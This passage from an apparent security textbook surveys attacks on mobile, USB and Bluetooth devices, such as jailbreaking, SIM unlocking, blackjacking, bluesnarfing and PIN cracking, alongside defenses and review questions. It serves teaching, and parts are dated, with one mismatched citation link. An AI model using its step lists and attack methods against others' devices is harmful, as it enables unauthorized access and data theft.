DDoS Floods A botnet owner needs to send an instruction to the botnet present on the mobile device after infecting it. After receiving instruction to launch DDoS floods, the mobile owner's core infrastructure is filled with a high volume of seemingly legitimate requests. This results in a denial of service for the connected systems.

Spyware

Spy apps are plentiful and can imperceptibly track text and e-mail messages, location, Web sites you visit, who you call, and what photos and videos you shoot. The problem is these apps are difficult to detect and run invisibly in the background. Secretly intercepting electronic communications without the person's knowledge and consent is illegal, but these applications are often used by parents keeping tabs on their children, suspicious spouses, or even in employment environments when the phone is the property of the company. These same legitimate applications can be surreptitiously installed on an unsuspecting or inattentive victim's phone, and easily used for nefarious purposes.

Malware

Mobile malware has also seen a dramatic increase in recent years. According to a Kaspersky Labs report released in October 2014, more than 175,400 new, unique malicious programs were discovered in the first half of this year for Android operating systems alone. (Kaspersky Lab &



Interpol “Mobile Cyber Threats.” Kaspersky Lab and Interpol Joint Report, October 2014. <http://media.kaspersky.com/pdf/Kaspersky-Lab-KSN-Report-mobile-cyberthreats-web.pdf>

BlackBerry Attacks: Blackjacking

Blackjacking is a method of hijacking BlackBerry connections. Attackers make use of the BlackBerry environment to penetrate the security perimeters and directly attack the host network.

The BlackBerry Attack Toolkit contains the BBProxy, BBScan, and relevant Metasploit patches to exploit the trust relationship between the existing BlackBerry devices and the server to hijack sessions and gain access to confidential data. BBProxy is a security assessment tool that allows an attacker to use BlackBerry devices as a proxy between the Internet and the internal network. The attacker either installs BBProxy on a user’s BlackBerry or sends it in an e-mail attachment to the target device. When this tool is activated, it creates a covert channel between the attacker and the hosts of an unsecured enterprise network. This channel is encrypted between the BlackBerry server and mobile device, and it cannot be identified by security products.

iPhone Attacks

Affects: iPhones and iPods, and iPads

Although Apple’s iPhone operating system is closed, iPhone hacking is not difficult. In order to hack an iPhone, all that attacker needs is the iPhone Hacking Kit and an Intel-based Mac that is on the same network as the target iPhone.

Jailbreaking is a process that unlocks iPhone and iPod devices to permit the installation of third-party applications. It can also add ringtones or change wallpaper on an iPhone. It opens up the file system of an iPhone so that it can be accessed from the computer. Many nonmalicious users use jailbreaking in order to hack into and customize their own phones. Malicious hackers, of course, can use the software to install malicious code or software to help access, conceal, or destroy information stored on the iPhone or iPod.

The tools used for jailbreaking include the following:

- iDemocracy
- iActivator
- iNdependence
- iFuntastic

Jailbreaking Tool: iDemocracy iDemocracy allows Windows users to break into an iPhone and install third-party Windows apps. It includes an Installer.app, custom ringtones, and SIM unlock. It gives full access to the file system and installs AppTapp Installer.app for third-party applications. It also supports unlocking for any SIM cards (anySIM.app). **Subscriber Identity Module (SIM) cards** are cards used by GSM phones to activate, interchange, swap out, and upgrade phones without carrier intervention.

Jailbreaking Tool: iActivator iActivator is used for deactivating and activating phone service for the iPhone.

Jailbreaking Tool: iNdependence iNdependence provides an interface for jailbreak, activation, SIM unlocking, SSH installation, and ringtone/wallpaper/app installation on an iPhone. It allows unauthorized third-party application installation on an iPhone.

Jailbreaking Tool: iFuntastic iFuntastic is an iPhone hacking and modification tool. It provides a GUI for almost any iPhone modification task. It can dig into an iPhone and edit images and logos, replace system sounds, and color iChat SMS balloons. It has a full file-browser feature, which simply browses the iPhone's internal file system and allows users to edit UI images. It also includes a "permanent jailbreak" tool called unshackling.

Step-by-Step iPhone Hacking Using iFuntastic After downloading the iPhone Hacking Kit, install iFuntastic in your Applications folder. This program is used to break into the iPhone.

Next, perform the following steps:

1. Reboot your Mac safely, ensuring that iFuntastic does not crash during this process.
2. Switch on your iPhone and connect it to your Mac.
3. As soon as iTunes launches, close it.
4. Launch iFuntastic.
5. Press the **Prepare** button on the left side of the iFuntastic window.
6. At the bottom of the window, click the **Jailbreak** button.
7. On the next page of the window, follow the six steps listed.

Jailbreaking Tool: AppSnapp AppSnapp, formerly called AppTapp, is a tool for jailbreaking and installing nonsanctioned third-party applications on the iPhone. This jailbreak pushes the Installer.app to the iPhone or iPod Touch. It contains a catalog of native applications that can be installed directly over a Wi-Fi or EDGE connection. It automates the process on iPhones running software/firmware and is completed without the use of a desktop computer. It patches SpringBoard to load third-party apps on the iPhone. It activates non-AT&T iPhones and even strengthens the iPhone's security by fixing Apple's TIFF bug. AppSnapp also enables the afc2 protocol and adds special commands to allow killing SpringBoard Lockdown from iPhone.

Steps for AppSnapp

1. Go to <http://www.jailbreakme.com> on your iPhone or iPod Touch, to automatically jailbreak and put Installer.app on the device.
2. At the bottom of the page, click the **Install AppSnap** button, and you will see the **Slide to Unlock** screen.
3. After unlocking the device, you will find the Installer icon on your screen; click the **Installer** icon, then click **Sources**, and install the Community Sources package.
4. Under the System, install BDS subsystem and open SSH.
5. Now your iPhone is ready to receive and use third-party binaries.



iPhone Unlock Tool: iPhoneSimFree iPhoneSimFree is a hacking tool used to unlock a bricked iPhone. It is capable of completely restoring/repairing software on all versions of iPhone and reviving access to the original user's data. iPhoneSimFree can be updated without bricking the radio and GSM functions on the iPhone. It can fix all phones locked unintentionally, as well as those locked by anySim or iUnlock. It does not patch the device's firmware and is restore- and update-resistant.

iPhone Unlock Tool: anySIM anySIM is a GUI-based SIM unlocking tool for iPhone. This application works only on VIRGIN 1.0.2 to 1.1.1 phones. It is described as fully automatic, needing only to be copied to a jailbroken iPhone and launched from the SpringBoard interface.

The steps for unlocking iPhone by using anySIM are as follows:

1. Use the software/firmware 1.1.1 to receive third-party applications via the SIM unlocking process, or use iNdependence to jailbreak your phone.
2. After jailbreaking your iPhone, use the following steps to put anySIM on it:
 - a. Download anySIM 1.1 and extract it.
 - b. Move the anySIM file to the Applications folder.
 - c. Open Terminal (located in /Applications/Utilities) and type the following: `scp -r /Applications/anySIM.app root@<IPADDRESS>:/Applications/` where IPADDRESS is the IP address of your iPhone.
 - d. Restart your iPhone.
 - e. Run the anySIM application to unlock your phone.

PDA Attacks

There are different security issues that relate to PDAs. The largest of these is the theft of the device itself. The best precaution to overcome this threat is to secure the data on the device in standalone mode and to password-protect the device.

The second-largest security risk related to PDAs is viruses. Mobile code vulnerabilities such as Java and ActiveX exploits are also a threat, but only affect PDAs that can access the Internet.

PDAs that use wireless services or wireless ports are also vulnerable to wireless attacks. The best solution to protect PDAs from wireless attacks is to install a VPN client on the user's PDA. While it protects the wireless transmission session, VPN also protects the sensitive data being transmitted. Encryption is another solution to protect data and links that are used to connect to remote systems on the Internet.

Some specific attacks are described in the following sections.

ActiveSync Attacks Affects: Windows Mobile Pocket PC

Windows Mobile Pocket PC is vulnerable to ActiveSync attacks. ActiveSync synchronizes Windows-based PDAs and smartphones with a desktop computer. ActiveSync typically requires a physical connection to a desktop PC through a cradle. It requires a password to be entered, but permits unlimited password attempts. This allows an attacker to perform brute-force and dictionary attacks.

If a user saves a mobile password on the desktop, an attacker, after gaining access to the desktop, can also access the ActiveSync password along with any other information on the desktop. The attacker can steal private information or unleash malicious code, such as a keylogger or spyware.

HotSync Attacks Affects: Palm OS

Palm devices are vulnerable to HotSync attacks. HotSync synchronizes the information between a Palm device and a desktop PC. The synchronized information includes e-mails, contacts, calendar items, tasks, and notes.

During HotSync various viruses, Trojans, and other spyware can be transmitted to the mobile device, and then to another local desktop device and across a network. The Palm OS opens TCP ports 14237 and 14238 and also UDP port 14237 during the HotSync synchronization. This means an attacker can open connections to these ports and access private information or unleash malicious code.

Trojans and Viruses

By the end of 2014, known virus databases expanded by 2,867 new entries for various malicious, unwanted, and potentially dangerous applications and held a total of 5,681 definitions—showing 102 percent growth compared with the same period in 2013. (Web, Dr. “Overview of handheld malware for 2014.” *Dr. WEB*. 24 February 2015. Web. 08 July 2015. <http://www.easybib.com/reference/guide/mla/website>)

The risks of these Trojans and viruses include identity theft, data loss and transfer, and fraud.

Some known Trojans and viruses are listed here. More complete and up-to-date lists can be found at commercial antivirus product Web sites or developer sites for specific mobile operating systems such as the Russian antivirus company Dr. WEB, referenced above.

Mobile Phone Trojan: iBanking According to Kaspersky Labs’ latest report, mobile malware designed to steal bankcard information and funnel money from bank accounts increased by a factor of nearly 20 times in the past year.

iBanking, named by RSA researchers, is used in conjunction with PC malware to defeat mobile-based security mechanisms used by banking sites. It is distributed via HTML injection attacks on individual online banking sites, and through social engineering to convince victims to download a security application for their Android phones.

The application can capture incoming and outgoing texts, as well as audio from the phone’s microphone and steal stored data on the phone. (Constantin, Lucian. “Source code for Android iBanking bot surfaces on underground forum.” *ComputerWorld*, 21 February 2014. Web. 08 July 2015. <http://www.computerworld.com/article/2488005/cybercrime-hacking/source-code-for-android-ibanking-bot-surfaces-on-underground-forum.html>)

DeathRing Deathring is a Chinese Trojan that is preinstalled on a number of smartphones most popular in Asian and African countries. This Trojan masquerades as a ringtone app, but instead can download SMS and WAP content from its command and control server to the victim’s phone. It can then use this content for malicious purposes (Linden, Jeremy. “DeathRing:

Pre-loaded malware hits smartphones for the second time in 2014.” *Lookout*. 04 December 2014. Web. 08 July 2015. (<https://blog.lookout.com/blog/2014/12/04/deathring/>)

IOS Attacks Masque Attack apps mimic legitimate apps, and are designed to steal a user’s login credentials and bank information when used. Victims are tricked into downloading a Masque Attack app from outside the Apple-approved App Store. The malicious app will then replace the legitimate one and steal sensitive information without the user’s knowledge. WireLurker, discovered by FireEye, is one example of a Masque Attack app. (Wade, Peter. “New cyber bug attacks iOS, leaves iPhone and iPad users vulnerable.” *FastCompany*. 10 November 2014. Web. 08 July 2015. (<http://www.fastcompany.com/3038348/new-cyber-bug-attacks-ios-leaves-iphone-and-ipad-users-vulnerable>)

Equal Opportunity Malware Inception-Cloud Atlas is a malware that targets Windows phones, Android phones, and even jail broken iPhones. According to Kaspersky Labs, it seems primarily directed to business and military leaders and diplomats. Because of its complexity, it is believed to have been created by a nation-state, and it is storing its stolen data on free accounts belonging to CloudMe, a free Swiss cloud storage service. (F., Alan. “Windows phone, Android and jail broken iOS devices are under attack from a complex malware strain.” *phoneArena*. 12 December 2014. Web. 08 July 2015. (http://www.phonearena.com/news/Windows-Phone-Android-and-jail-broken-iOS-devices-are-under-attack-from-a-complex-malware-strain_id63751)

Mobile Phone Trojan: Gomal Packing malware into games is common. For example, Gomal, a Tic-Tac-Toe Trojan, can record audio, steal incoming SMS messages, steal device information and data from the device logs, obtain root privileges on the device, and access and dump memory of some processes to obtain sensitive data.

Defending Handheld Devices

Best Practices

As mobile phones and PDAs grow more technologically advanced, attackers find new ways to target victims. Using text messaging or e-mail, an attacker could lure users to a malicious site or convince a user to install malicious code on a portable device.

Some ways to defend handheld devices against attack are as follows:

- Take precautions to secure your cell phone and PDA:
 - *Remember physical security:* Having physical access to a device makes it easier for an attacker to extract or corrupt information. Do not leave your device unattended in public or easily accessible areas.
 - *Keep software up to date:* If the device vendor releases patches for the software operating your device, install them as soon as possible. These patches may be called firmware updates. Installing them prevents attackers from taking advantage of known problems or vulnerabilities.
 - *Choose a good password:* Choose devices that allow you to protect your information with passwords. Do not choose options that allow your computer to

- remember passwords, do not choose passwords that thieves could easily guess, and use different passwords for different programs.
- *Install and maintain antivirus software and firewalls:* Protect laptops and PDAs from viruses the same way you protect your desktop computer. Firewalls can help prevent outsiders from gaining unwanted access.
 - Protect your personal information, such as an e-mail address and cell phone number:
 - Attackers often use software that browses Web sites for e-mail addresses. These addresses then become targets for attacks and spam. By limiting the number of people who have access to your information, you limit your risk of becoming a victim.
 - Do not follow links sent in e-mail or text messages:
 - Be suspicious of URLs sent in unsolicited e-mail or text messages. While the links may appear to be legitimate, they may actually direct you to a malicious Web site.
 - Be wary of downloadable software:
 - There are many sites that offer games and other software you can download onto your cell phone or PDA. This software could include malicious code. Avoid downloading files from sites that you do not trust. If you are getting the files from a supposedly secure site, look for a Web site certificate. If you do download a file from a Web site, consider saving it to your desktop and manually scanning it for viruses before opening it.
 - Evaluate your security settings:
 - Make sure that you take advantage of the security features offered on your device. Attackers may take advantage of Bluetooth connections to access or download information on your device. To avoid unauthorized access, disable Bluetooth when you are not using it.
 - Remember or record the IMEI of your mobile handset, which makes it easier to deactivate your mobile device when it is stolen. **International Mobile Equipment Identity (IMEI)** is a unique 15-digit or 17-digit code used to identify a mobile station to a GSM network. Protect your mobile device with a **SIM lock**, a capability built into GSM phones by phone manufacturers that allows network providers to restrict phone access to specific countries and network providers.

Protecting an Organization from Mobile Vulnerabilities

Mobile technologies improve the speed and accessibility of business relationships. Employees can be globally accessible, and relationships can easily extend beyond the 40-hour workweek. Due to this improved access, managers must impart trust to their employees as well as their mobile networks. Mobile devices can be sold or traded by disgruntled employees. They can also be lost or stolen from loyal, blameless employees. Either way, sensitive and valuable data are compromised, and the organization must take steps to recover the data or to repair the damage.

Other costs involved in the loss of a mobile device include the following:

- Employee and IT time lost recovering data
- Cost of the device itself



- Potential for ongoing identity theft
- Access to the company's network

Organizations create security policies to protect confidential information that resides on mobile devices. For example, a policy that requires a wireless port to be disabled minimizes the risk of sensitive data being transmitted to unauthorized individuals. If a network is at risk from PDA viruses and antivirus software is unavailable, create a policy that requires synchronization capability (HotSync) to be turned off.

To protect an organization from mobile threats, the following actions should be taken:

- Develop a company-wide plan that outlines security policies and restrictions for mobile devices. Include the following:
 - A limit to password attempts
 - Archiving and backup procedures
 - Procedures for cleaning and reassigning devices
 - A standardized encryption scheme
 - A procedure for reporting lost or stolen devices
- Apply security software to smartphones, laptops, personal digital assistants, and other mobile devices.
- Standardize mobile devices and applications within the organization for easy updates and end-to-end encryption.
- Prevent users from installing unauthorized applications that could affect the company's network.
- Educate users about best practices, policies, and procedures concerning the device.
- Employ technologies that make it impossible to break company policy.
- Monitor or audit device use to ensure compliance.

Antivirus Software

Antivirus Tool: Kaspersky Antivirus Mobile Protects: Windows Mobile, Android, and iOS

Kaspersky Antivirus Mobile is designed to protect smartphones running the most popular mobile operating systems against malicious programs and unwanted messages. It scans a smartphone's internal memory and extension cards, incoming SMS, MMS, e-mails, and executable files. It automatically updates the virus database and can scan on demand.

Antivirus Tool: AVG Antivirus for Android Protects: Android phones

Whatever you use your phone for, AVG Anti-Virus works quickly and silently to protect you from the latest viruses, malware, spyware, unsafe apps, unwanted callers, and other threats. Its features include automatic virus updates, background scanning, as well as an antitheft protection feature. If you lose your phone, or if you think it's been stolen, you're still in control. Lock it, locate it, and wipe your data from it easily.

Antivirus Tool: BitDefender Mobile Security Protects: Microsoft Windows Mobile, Android

BitDefender Mobile Security is an antivirus tool for mobile devices. Users can check the internal memory, memory card, or the entire device, removing the malicious files found. Scanning engines can detect infected files within files, folders, and archives. It features lightning-fast scanning, easy and robust antitheft features, SMS-based antitheft controls, SIM alerts, and an excellent, self-explanatory interface. It also supports Google login.

Antivirus Tool: Symantec AntiVirus Protects: Windows Mobile OS, Android, and iOS

Symantec Mobile AntiVirus protects against threats downloaded from the Web, sent via e-mail or a Wi-Fi connection, or received via Bluetooth or infrared ports. Auto-Protect prevents incoming threats from being executed while logging events for administrators to track security event activity. Virus repair, quarantine, and delete options enable simple threat management and removal. It includes an SMS listener that allows administrators to remotely initiate select on-device actions. It also automatically updates virus definitions.

Antivirus Tool: McAfee VirusScan Mobile VirusScan Mobile defends against viruses, worms, dialers, Trojans, and battery-sapping malware. It automatically protects against threats that originate from e-mail, instant messaging, and Internet downloads via SMS, MMS, Bluetooth, and other entry points.

Security Tools

Along with virus protection software, security tools can make it harder for an attacker to successfully break into a mobile device and install malicious software. This section will describe some of the most popular security tools for mobile devices.



Chapter Summary

- With mobile hacking, an attacker can hijack a session, steal a mobile device and information, or spread malware.
- Mobile malware is a fast-growing threat that is difficult to detect.
- Blackjacking is using the BlackBerry environment to circumvent perimeter defenses and attack hosts on an enterprise network.
- The iPod's large storage capacity and rapid data transfer over USB make it potentially useful for attackers.
- Jailbreaking is the process of hacking the iPhone and iPod Touch devices to install third-party applications.
- An entire enterprise can be at risk when a single trusted device is stolen and hacked.
- Encryption, antivirus software, security software, and backups can all help preserve data that could be compromised by a hacker.

Key Terms

blackjacking	General Packet Radio Service (GPRS)	International Mobile Equipment Identity (IMEI)
bot		Short Message Service (SMS)
botnet	Global System for Mobile communications (GSM; originally from Groupe Spécial Mobile)	SIM lock
brick		smartphone
Code Division Multiple Access (CDMA)		Subscriber Identity Module (SIM) cards

Review Questions

1. List the four main mobile operating systems. Describe the differences between them.

2. Name possible vulnerabilities and threats to mobile devices.

3. Name two ways a hacker could use the iPhone Hacking Kit to cause serious damage to a company.

4. What are the main differences between antivirus software and security tools for mobile devices?

5. What is blackjacking? How is it different from jailbreaking?

6. Imagine that a manufacturer introduced a new smartphone. What technical specifications would you need to know to understand its possible vulnerabilities?

7. Name five security measures any vulnerable enterprise should take.

8. What are the steps in iPhone hacking?

9. Name some costs involved in the loss of a mobile device.

10. Name two ways a hacker could use an iPod to commit a crime.



Hands-On Projects



1. Perform the following steps:
 - Navigate to Chapter 7 in MindTap or on the Student Resource Center.
 - Open “Take Control of Your iPhone.pdf” and read the content.
2. Perform the following steps:
 - Navigate to Chapter 7 in MindTap or on the Student Resource Center.
 - Open “iPhone Hardware Unlock.pdf” and read the content.
3. Perform the following steps:
 - Navigate to Chapter 7 in MindTap or on the Student Resource Center.
 - Open “How to Unlock an iPhone.pdf” and read the content.
4. Perform the following steps:
 - Navigate to Chapter 7 in MindTap or on the Student Resource Center.
 - Open “The Anatomy of a Hack.pdf” and read the content.
5. Perform the following steps:
 - Navigate to Chapter 7 in MindTap or on the Student Resource Center.
 - Open “Mobile Handset Security.pdf” and read the content.
6. Perform the following steps:
 - Navigate to Chapter 7 in MindTap or on the Student Resource Center.
 - Open “Mobile Malware Threats and Prevention.pdf” and read the content.

Hacking Portable Devices

Section 1: Hacking USB Devices

After completing Section 1, you should be able to:

- Understand USB devices
- Understand USB attacks
- Understand viruses and worms that affect USB devices
- Understand USB hacking tools
- Understand USB security tools
- Understand countermeasures against USB hacking

What If?

Cyber security experts continue to warn computer owners of malware that spreads through USB drives. Unfortunately, Melissa, a data entry employee at XScoreCloudData, was unaware of the danger, and when she received a “free” USB flash drive at a conference she recently attended, she plugged it into her work computer. This worm quickly installed a backdoor and inserted malicious code into the computer. Once the infected USB device was connected to a computer, the worm automatically installed and spread. Substantial data were lost due to this oversight, and a new security awareness training plan was initiated.

Computer users were reminded not to plug unknown devices into their computers because the devices might have contained malicious code. The users were also advised to turn off the AutoRun option in the Windows operating system to avoid the possibility of the worm running automatically and repeating the process to spread further.

- What are some of the ways that secure facilities can prevent the use of portable devices connected to their computers or networks?
- What is one of the common ways that hackers use USB devices to gain access to secure systems?

Introduction to Hacking USB Devices

This chapter focuses on hacking USB devices. It first presents a general overview of USB devices and how they work. It then discusses the different types of attacks launched against USB devices. The chapter covers the tools that hackers use to attack USB devices and the tools that administrators can use to secure these devices. It concludes by enumerating some countermeasures users can take to protect their devices.

Introduction to USB Devices

A **USB (Universal Serial Bus) device** is a type of **peripheral** (a physical input-output device) that can be plugged into a USB port. A **USB port** is a plug-and-play hardware interface used to attach these peripherals (such as disk drives, printers, memory sticks, mice, keyboards, and joysticks) to a computer. It provides a single, standardized method for connecting devices to a computer and permits the devices to communicate with the host computer. USB peripherals are generally hot swappable, which means they can be connected and disconnected without rebooting or turning off the computer.

When a USB device is connected to a computer, the system determines the speed of the device and automatically recognizes and configures it. The supported data transfer rates are explained in the following section.

USB Transfer Rates

Different versions of USB support different data transfer rates. USB 1.1 can transfer data only at a maximum rate of 12 Mbit/s, but USB 3.0 can transfer data at a rate of 4.8 Gbit/s. The data transfer rates supported by USB are as follows:

- *Low speed (1.1, 2.0)*: Transfers data at the rate of 1.5 Mbit/s (187 kB/s)

- *Full speed (1.1, 2.0)*: Transfers data at the rate of 12 Mbit/s (1.5 MB/s)
- *High speed (2.0)*: Transfers data at the rate of 480 Mbit/s (60 MB/s)
- *Super speed (3.0)*: Transfers data at the rate of 4.8 Gbit/s (600 MB/s)

USB Attacks

There are several types of USB attacks. This section explains electrical attacks, software attacks, and Windows buffer overflow attacks.

Electrical Attack

USB drives have a common design flaw: the improper storage of password values in the serial **Electrically Erasable Programmable Read-Only Memory (EEPROM)**. The USB device consists of a microprocessor with USB support, external memory, and glue circuitry. The memory is EEPROM, which requires minimal circuitry to read and write; hence, it is used mostly in the engineering industry. However, it is insecure and does not provide security to the devices in which it is used. Therefore, a device programmer is attached to devices that use serial EEPROMs to provide security by restricting inappropriate access.

Because of this flaw, attackers can use an electrical attack, which is performed on a USB drive when the device's circuit board is physically accessed, to extract all data, including private information. The attacker's goal is to steal the private data stored on the device, which is supposed to be protected by the legitimate user's PIN and password. During the attack, the password value stored in the EEPROM is changed, and data are easily extracted. After the hack is performed, the attacker resets the password to the original one, thus ensuring that the owner of the USB device is not aware of any suspicious activity.

Software Attack

A software attack is a noninvasive attack. In this attack, the USB device is not tampered with or harmed. Instead, the software attack makes use of the normal operating conditions of the device, and its purpose is to find the flaws in the implementation of the software or firmware in the product.

Vendor-provided software development kits consist of source code, header files, and information about the design and structure of the USB device. This information is stored on the serial EEPROM of the device that, because of a design flaw, allows access to private information. When initiating a software attack, attackers attempt to obtain this private information by using custom device drivers and commercial USB protocol analyzers to examine the communication channels between the USB device and the host computer. The attackers can use this information to analyze and determine the possibility of a successful attack, and then use one of the following methods:

- *Attempt to brute-force a password*: The USB drive is accessed by analyzing and determining the administrator's MKEY value or the genuine user password or PIN.



- *Send incorrect and known erroneous USB packets to the USB drive:* Due to a design flaw, the USB drive may allow transmission of the content of protected memory areas.

Once the attack is complete, the results can be replicated to other devices.

Windows Buffer Overflow Attack

USB devices plugged into computers with Windows 32-bit operating systems such as Windows Vista, XP, and 2000 are in danger of another type of attack. Buffer overflow vulnerabilities in a USB device driver can allow an attacker to bypass Windows security and gain administrative access on the host machine. An attacker who knows about these vulnerabilities can program a USB drive to pose as the kind of device that uses a vulnerable driver.

Once this is done, the attacker plugs the device into the host system, and when the flawed driver is loaded, the attacker gains the default PIN and the legitimate user's credentials stored on the serial EEPROM of the device. The attacker can use this information to exploit the system and gain access to the locked workstation.

These attacks need physical access to the system and can be prevented through the use of USB security tools, which recognize when a USB device is plugged into the host computer or its network and would prevent the exploitation.

Countermeasures

The following actions may be taken to prevent the spread of viruses and worms through USB devices or USB attacks.

- Within USB devices, use conformal coatings, such as epoxy, to protect components from probing and tampering.
- Remove all functionality not used or needed from the firmware in the USB device.
- Any time a removable storage device is plugged into a computer, scan the device with antivirus software.
- Disable AutoRun on the host computer.
- On the Windows platform, if using Group Policy, disable the use of USB ports and CD-ROMs.

Windows USB Blocker

Windows USB Blocker tool, shown in Figure 8-1, will help you to **instantly block USB** and safeguard your system from malware or misuse. It will block only USB storage devices like **USB sticks or portable disks**. However normal USB devices like wireless keyboard/mouse plugs and Bluetooth/wireless/Internet dongles will continue to work without any problem. It is fully **portable** and does not require JAVA or .NET components.



Figure 8-1 Windows USB Blocker

Section 2: Bluetooth Hacking

After completing Section 2, you should be able to:

- Understand Bluetooth
- Understand the security issues of Bluetooth
- Enumerate the types of attacks targeting Bluetooth
- Describe various Bluetooth hacking tools
- Describe the viruses and worms targeting Bluetooth
- Describe various Bluetooth security tools

What If?

Bluetooth vulnerabilities are routinely used to test security levels at enterprise organizations. Unfortunately they are also used by hackers to steal personal information, make unauthorized calls, and download information such as phonebooks and access codes. Marvin, a new employee at XSecurity Inc., wrote down all his information and access codes in his smartphone during his orientation, so he could remember them. Shortly after he started working at the company, he was informed by the Chief Information Security Officer that his access codes had been used to steal sensitive corporate information. After a quick examination of his cell phone by the corporate security forensic team, it was discovered that his phone had been hijacked and information stolen by a rogue Bluetooth connection.

- Could this incident have been prevented by giving Marvin security awareness training during his orientation?

- What is one of the common ways that hackers use Bluetooth connections to smartphones to gain access to secure systems?

Introduction to Bluetooth Hacking

Bluetooth is a short-range wireless communication technology intended to replace the cables connecting portable or fixed devices while maintaining high levels of security. It allows mobile phones, computers, and other devices to exchange information using a short-range wireless connection. The process by which two Bluetooth-enabled devices agree to communicate with each other and establish a connection is known as **pairing**.

The following are some common uses of Bluetooth:

- Transferring data between mobile devices and PCs
- Connecting a printer, keyboard, or mouse to a PC without cables
- Sending photos and ringtones from one device to another

Bluetooth technology has achieved global acceptance. Any Bluetooth-enabled device, almost anywhere in the world, can connect to other nearby Bluetooth-enabled devices and communicate via short-range, ad hoc networks known as **piconets**.

Security within Bluetooth itself covers three main areas:

1. Authentication
2. Authorization
3. Encryption

This chapter focuses on Bluetooth and the security issues involved with it. It discusses the different types of attacks hackers make against Bluetooth-enabled devices, as well as tools that make Bluetooth more secure.

Bluetooth Security Issues

The following are some of the major security issues related to Bluetooth:

- Bluetooth allows the use of short PINs to generate encryption keys and links. Because it is relatively easy to discover short PINs, their use can compromise the security of the Bluetooth connection.
- The length of the encryption key is negotiable. A stronger initialization key generation process is required to increase Bluetooth security.
- Unit keys are reusable, and once used they become public. A unit key is a link key that one device generates and uses as a link key with any other device. Unit keys can be safely used only under full-trust environments because every paired device can copy any other device holding the same unit key.
- The master key of paired devices is shared. Using a superior broadcast keying method can increase Bluetooth security.

- An attacker can gain unauthorized access to two other users if that attacker has communicated with either of the other two users before. This is mainly because the link key that has resulted from shared information is disclosed.
- In Bluetooth communications, only the device is authenticated, not individual users. This means anyone can use the device as long as it is authenticated. For improved security, application-level security and user authentication could be employed.
- End-to-end security is not performed. Only the individual links are encrypted and authenticated, making it possible to decrypt the data at intermediate points.
- Security services are limited in Bluetooth. Auditing, nonrepudiation, and other types of services do not exist.

Attacks Against Bluetooth

Bluejacking

Bluejacking is the use of Bluetooth to send messages to users without the recipients' consent—similar to e-mail spamming. Prior to any Bluetooth communication, the initiating device must provide a name that will be displayed on the recipient's screen. Because this name is user-defined, it can be set to be an annoying message or advertisement. Strictly speaking, bluejacking does not cause any damage to the receiving device. It may, however, be irritating and disruptive to its victims.

Bluesnarfing

Bluesnarfing is a method of gaining access to sensitive data in a Bluetooth-enabled device. If an attacker is within range of a target, he or she can use special software to obtain the data stored on the victim's device.

To Bluesnarf, an attacker exploits a vulnerability in the protocol that Bluetooth uses to exchange information. This protocol is called Object Exchange (OBEX). The attacker connects with the target and performs a GET operation for files with correctly guessed or known names, such as /pb.vcf for the device's phonebook or telecom/cal.vcs for the device's calendar file.

Bluebugging

Bluebugging is a Bluetooth security hole that allows an attacker to take control of a Bluetooth-enabled device. After gaining unauthorized access, an attacker can accomplish the following:

- Initiate phone calls
- Send an SMS to any number
- Read SMSs received by the phone
- Read and write phonebook entries
- Set call forwarding
- Make an Internet connection

Short Pairing Code Attacks

A short pairing code attack is accomplished by obtaining the link key shared by two connected devices. This key is created when the devices pair for the first time; afterward, it is



stored in the devices' memory for future use. While the link key is being created, a third-party eavesdropper can obtain it.

It is possible for a third party to create a new link key at any time. This is accomplished by posing as one of the two devices and sending a message to the other stating that the device has forgotten the link key. The message prompts the devices to pair again and generate a new link key. This key can then be used to eavesdrop on communications between the two devices.

Man-in-the-Middle Attack

A man-in-the-middle attack is performed by accessing the link keys of the target devices and forming a new communication; the attacker's device presents itself to each device in a two-way communication as if it is the other device. In a man-in-the-middle attack, an attacker intercepts a communication between two devices and sends unauthorized or harmful data to the victims. Because the victims do not know their communication has been intercepted, they do not realize that the other party did not send the information they are receiving.

The attack can be carried out in two phases:

- *Recording the Bluetooth session:* The attacker records all the data sent between the two target devices. The recorded data must include the authentication, the encryption command, and the encryption communication of the Master Session Key (MSK). The MSK is a cryptographic key that is used to generate working session keys for the encrypted exchange of information between two devices. The attacker can access the MSK by exploiting the access point used by the victims. After the attacker records the information, he or she sends the data back to the victims' devices. Using this information, the victims' devices can be connected to the attacker's access point without the victims' knowledge. The attack can then be repeated on the same victim in any network.
- *Replaying the Bluetooth session:* Initially, the authentication is done between the attacker and the victim's laptop. The attacker sends a RAND1 record to the laptop in the first phase, for which the response will be RES1. The laptop sends RAND3 to the attacker, which is then forwarded to the mobile device. The mobile device then sends the response as REC3 to the attacker, which is forwarded to the laptop. The attacker begins the Bluetooth encryption by using the same challenge EN RAND recorded in the first phase. The attacker replays the EAP authentication sequence, which the laptop forwards to the WLAN access point controlled by the attacker. In the final stage, the attacker sends a message consisting of the compromised MSK recorded during the initial phase. The victim, believing it to be a legitimate network, sends encrypted data to the attacker's WLAN.

Online PIN Cracking Attack

An online PIN cracking attack takes place when a target device has a fixed PIN. The attacker attempts to gain access to the target device by trying all possible PIN combinations until the correct number is discovered. Attackers use the following security analysis tools to crack the device's PIN:

- A PIN cracking script
- Brute-force BD_ADDR scanning script

BTKeylogging Attack

An attacker can perform a **BTKeylogging** attack if the target device has a fixed PIN and the attacker knows its `BD_ADDR`. The attacker first uses the PIN cracking attack to discover the fixed PIN of the target device. The attacker needs to know the initial pairing process within the target keyboard and the target computer. The attacker then uses a protocol analyzer to intercept the information required to use the keyboard as a keylogger. The keylogger intercepts all information entered into the device and then decrypts it.

BTVoiceBugging Attack

Similar to a BTKeylogging attack, a **BTVoiceBugging** attack records data entered into the targeted device. In this instance, the device is a headset, which can be used to record sound; the sound recording can then be exported and stored in WAV format for later use.

Blueprinting

Blueprinting is when an attacker remotely accesses details about a target device. All Bluetooth-enabled devices have characteristics that are either unique or model specific. Blueprinting is the use of this information to discover the manufacturer and the device model. Based on these different characteristics, it is possible to determine the software that runs on the device and discover weaknesses in the device's security.

Bluesmacking

A **Bluesmacking** attack is when an attacker sends an oversized ping packet to a victim's device. This causes a buffer overflow in the victim's device. This type of attack is similar to an ICMP ping of death.

Denial-of-Service Attack

Denial-of-service attacks curtail the ability of a device to access other Bluetooth resources or devices. This type of attack consumes all of a particular device's bandwidth so it is unable to communicate with other devices. The attacker pairs up with the victim's device and requests data. However, the attacker does not acknowledge when the data have been received; this causes the victim's device to retransmit the information. If the attacker has enough devices or requests enough data, he or she will tie up the victim's bandwidth. The victim will then be unable to communicate with other devices.

